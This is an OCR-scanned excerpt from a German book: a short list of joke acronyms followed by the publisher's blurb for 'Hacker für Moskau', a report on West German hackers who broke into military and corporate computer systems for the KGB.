
LOGOMAT:
LOGischer AutoMAT. Neudeutsches Kunstwort für Computer.

mSdOS:
meinem System droht Overkill Status. Betriebskrankheit gefährdeter Seelen.

SfaBm:
Serienmäßig falsch aufgeklebte Briefmarke. Unregelmäßig auftretender chaotypischer Versandfehler.

Vw.:
Verwandte, zeitweilig reanonymisiert.

CAD/CAM:
Computer Am Dienstag, Chaos Am Mittwoch.



«Die Hacker haben die Sowjets gelehrt, wie man unsere Computer ausräumt.» *Clifford Stoll*

Bundesdeutsche Hacker knackten jahrelang Computersysteme militärischer Einrichtungen und internationaler Elektronikkonzerne-im Auftrag des KGB.
«Hacker für Moskau» berichtet über Details und Hintergründe des ersten Falles von Spionage übers Datennetz, porträtiert die jüngsten Spione, die es jein Deutschland gab, deckt bislang unveröffentlichte Computereinbrüche auf. «Hacker für Moskau» gewährt intime Einblicke in die Arbeit der Geheimdienste und in die Hackerszene, belegt die erschreckende Dimension der neuen Datennetz-Spionage.
Ein Bericht über den erbitterten Krieg, der mit Computerprogrammen, Killerviren und Trojanischen Pferden im Untergrund der Industriegesellschaft lautlos geführt wird.

Ein Buch, das eine Lawine lostritt.